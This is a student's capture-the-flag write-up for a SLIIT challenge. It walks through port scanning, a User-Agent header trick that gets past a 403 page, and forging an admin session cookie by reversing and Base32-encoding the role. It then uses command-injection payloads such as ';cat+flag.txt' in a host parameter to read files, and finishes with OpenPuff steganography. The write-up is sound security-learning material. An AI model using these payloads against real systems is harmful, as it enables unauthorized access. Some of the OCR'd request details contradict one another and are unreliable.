


SLIIT CTF - Writeup 2026

Challenge Description



Obtained the **IP address** of the target machine. **209.97.162.215**

1. Initial Reconnaissance


I started with basic reconnaissance using Nmap to identify open ports:

```
(kali㉿kali)-[~]
$ sudo nmap -p 80,443,8080,3306,5000,8000,8888,9000 209.97.162.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-12 12:21 EST
Nmap scan report for 209.97.162.215
Host is up (0.094s latency).

PORT      STATE     SERVICE
80/tcp    filtered http
443/tcp   closed    https
3306/tcp  filtered mysql
5000/tcp  open      upnp
8000/tcp  filtered http-alt
8080/tcp  filtered http-proxy
8888/tcp  filtered sun-answerbook
9000/tcp  filtered cslistener

Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
(kali㉿kali)-[~]
```

The scan revealed that **port 5000** was open. I navigated to the web service running on port 5000



Author: Arkam Minnas

but it returned a **403 - Access Denied** error.

2. Bypassing the 403 Restriction

To investigate further, I intercepted the request using **Burp Suite**. On the webpage, I noticed the text: “**Organized by: Cyber Security Community of SLIIT**”

Since this seemed intentional, I modified the User-Agent header in the request to:

Cyber Security Community of SLIIT

After forwarding the modified request, I successfully bypassed the 403 restriction.

The response indicated: "PHASE 1 CLEAR."

3. Discovering Hidden Clues

In the response headers, I found two interesting things:

- A header named Security-Key, which contained Morse code.
 - A Set-Cookie header: *session role=ORZWK5LH*

I decoded the Morse code and obtained an API endpoint: [api/v1/system-status](#)

4. Accessing the API Endpoint

- I attempted to access: `/api/v1/system-status`
 - While setting the cookie: `session_role=ORZWK5LH`

Request

Pretty Raw Hex

```
1 GET /api/v1/system/status HTTP/1.1
2 Host: 109.97.162.215:5000
3 Cookie: session_role=DEZM6LH1
4 Accept-Language: en-US,en;q=0.9
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: Cyber Security Community of SIIT
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Charset: UTF-8;q=0.7,*;q=0.5
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 UNAUTHORIZED
Server: unicorn
Date: Thu, 12 Feb 2020 17:31:15 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 452
...
9 <body style="background:#000; color:#0f0; font-family:'Courier New', monospace; padding:10px; line-height:1.6;">
10 <div style="border:1px solid #0f0; padding: 20px; box-shadow: 0 0 15px #0f0; margin-bottom: 20px; margin: auto;">
11   <ul style="border-bottom:1px solid #0f0; padding-bottom: 10px; ">
12     <li>[ UNAUTHORIZED ]</li>
13   </ul>
14   <h1>Error: Only AUTHORIZED Users allowed.</h1>
15   <p></p>
16 </div>
17
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 8

Response headers 5

However, the server responded with: 401 - Unauthorized

5. Privilege Escalation via Cookie Manipulation

I suspected the session role value was encoded. After testing different encodings, I identified it as Base32. Decoding ORZWK5LH resulted in: **tseug**

Reversing it gave: **guest**

This indicated that the role was stored as:

- Reverse the word
 - Encode it in Base32

So I changed the role to admin.

- Reverse of admin -> **nimda**
 - Base32 encoding of nimda -> **NZUW2ZDB**

Request

Pretty Raw Hex

```
1 GET /api/v1/system-status HTTP/1.1
2 Host: 10.0.7.10:8000
3 cookie: session_role=ZUMZZDNE
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Cyber Security Community of SLIIT
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Type: application/json
11
12
13
14
15
16
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Thu, 12 Feb 2020 17:48:40 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 524
7 SYSTEM-STATUS: ?host=
8
9
10 <body style="background:#000; color:#0f0; font-family:'Courier New', monospace; padding:50px; line-height:1.6;">
11   <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 15px #0f0; max-width: 800px; margin: auto;">
12     <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
13       [ DIAGNOSTIC IDLE ]
14     </h1>
15     <div style="margin-top: 20px;">
16       <p>
17         <b>[ SYSTEM NOTICE ]</b>
18       </p>
19       <p>
20         Requires a <b>
21           destination host
22         </b>
23       </p>
24     </div>
25   </div>
26 </body>
```

Author: Arkam Minnas


I replaced the cookie value with: `session_role=NZUW2ZDB`

This successfully escalated my privileges.

6. Exploiting Command Injection

The API response now required a destination host. I modified the request:

`api/v1/system-status?host=localhost`




```
Request
Pretty Raw Hex
1 GET /api/v1/system-status?host=localhost| HTTP/1.1
2 Host: 209.97.162.215:5000
3 Cookie: session_role=NZUW2ZDB;
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Cyber Security Community of SLIIT
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
13
14
15
16
17
18
19
20
21
22
23

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 12 Feb 2026 17:51:47 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 815
7
8 <body style="background:#000; color:#0f0; font-family:'Courier New', monospace; padding:50px; line-height:1.6;">
9   <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px #0f0; max-width: 800px; margin: auto;">
10     <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
11       [ SYSTEM DIAGNOSTICS ]
12     </h1>
13     <div style="margin-top: 20px;">
14       <h3>
15         Diagnostic Results:
16         <pre style="background: #fff; padding: 10px; border: 1px dashed #0f0; color: #0f0;">
17           PING localhost (::1) 56 data bytes
18             64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.100 ms
19
20           --- localhost ping statistics ---
21           1 packets transmitted, 1 received, 0% packet loss, time 0ms
22             rtt min/avg/max/mdev = 0.100/0.100/0.100/0.000 ms
23       </pre>
24     </div>
25   </div>
26 </body>
```

This returned localhost ping statistics.

At this point, I suspected command injection.

I tested: `host=:ls`



```
Request
Pretty Raw Hex
1 GET /api/v1/system-status?host=:ls| HTTP/1.1
2 Host: 209.97.162.215:5000
3 Cookie: session_role=NZUW2ZDB;
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Cyber Security Community of SLIIT
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
13
14
15
16
17
18
19
20
21
22
23

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 12 Feb 2026 17:57:14 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 626
7
8 <body style="background:#000; color:#0f0; font-family:'Courier New', monospace; padding:50px; line-height:1.6;">
9   <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px #0f0; max-width: 800px; margin: auto;">
10     <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
11       [ SYSTEM DIAGNOSTICS ]
12     </h1>
13     <div style="margin-top: 20px;">
14       <h3>
15         Diagnostic Results:
16         <pre style="background: #fff; padding: 10px; border: 1px dashed #0f0; color: #0f0;">
17           pycache
18             app.py
19               challenge.log
20                 flag.txt
21                   static
22                     venv
23           </pre>
24     </div>
25   </div>
26 </body>
```

Author: Arkam Minnas

The server responded with a directory listing. This confirmed the vulnerability.

I found a file named **flag.txt**

To read the file, I used: ;cat+flag.txt (Since spaces were not allowed, I used + instead.)

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

Request:

```
1 GET /api/v1/system-status?host=;cat+flag.txt HTTP/1.1
2 Host: 209.97.162.215:5000
3 Cookie: session_role=NzUwZDBB;
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Cyber Security Community of SLIIT
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
13
```

Response:


```
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 12 Feb 2026 17:57:56 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 811
7
8
9 <body style="background:#000; color:#0f0; font-family:'Courier New', monospace; padding:50px; line-height:1.6;">
10 <div style="border: lpx solid #0f0; padding: 20px; box-shadow: 0 0 15px #0f0; max-width: 800px; margin: auto;">
11   <h1 style="border-bottom: lpx solid #0f0; padding-bottom: 10px;">
12     [ SYSTEM DIAGNOSTICS ]
13   </h1>
14   <div style="margin-top: 20px;">
15     <h3>
16       Diagnostic Results:
17     </h3>
18     <pre style="background: #111; padding: 10px; border: lpx dashed #0f0; white-space: pre; font-family: monospace;">
19       professional-grade steganography tool used to hide sensitive data within seemingly innocent files
       [Look for the Puff that hides the Key.]
       go to this link -
       https://drive.google.com/file/d/1kSLKgIW5737SBwfVjWRqPiTcI
       ANNgQX/view?usp=sharing
20     </pre>
21   </div>
22 </body>
23
24
```

The output revealed a Google Drive link and a hint.

**“Professional-grade steganography tool used to hide sensitive data within seemingly innocent files.
Look for the Puff that hides the Key.”**

7. Steganography Phase


The Google Drive link contained an image. **SLIITcybersecuritycommunity.jpeg**



The hint mentioned “Puff,” which suggested **OpenPuff**, a steganography tool. After researching, I identified OpenPuff as the intended tool.

Author: Arkam Minnas

I downloaded OpenPuff and used the Unhide feature.




I added the image as a carrier file.

8. Finding the Password


The challenge was determining the extraction password. After many failures, I tried using the image filename as the password. **SLITcybersecuritycommunity**

It worked. The hidden file was extracted. “**Fianl Key.txt**”




Author: Arkam Minnas

Opening the file revealed the final flag.



Finally, we submitted the flag to the CTF registration portal to see if it is valid or not.

ACCESS GRANTED!



9. Conclusion

This challenge involved multiple techniques:

- Port scanning (Nmap)
- Header manipulation
- Morse code decoding
- Base32 encoding/decoding

Author: Arkam Minnas

- Cookie-based privilege escalation
- Command injection
- Steganography (OpenPuff)

The most challenging parts were identifying the correct encoding method and determining the correct steganography tool, especially without an initial clear hint.

Overall, this CTF required careful observation, logical thinking, and combining multiple security concepts to retrieve the final flag.

Author: Arkam Minnas
CyberSecurity Undergraduate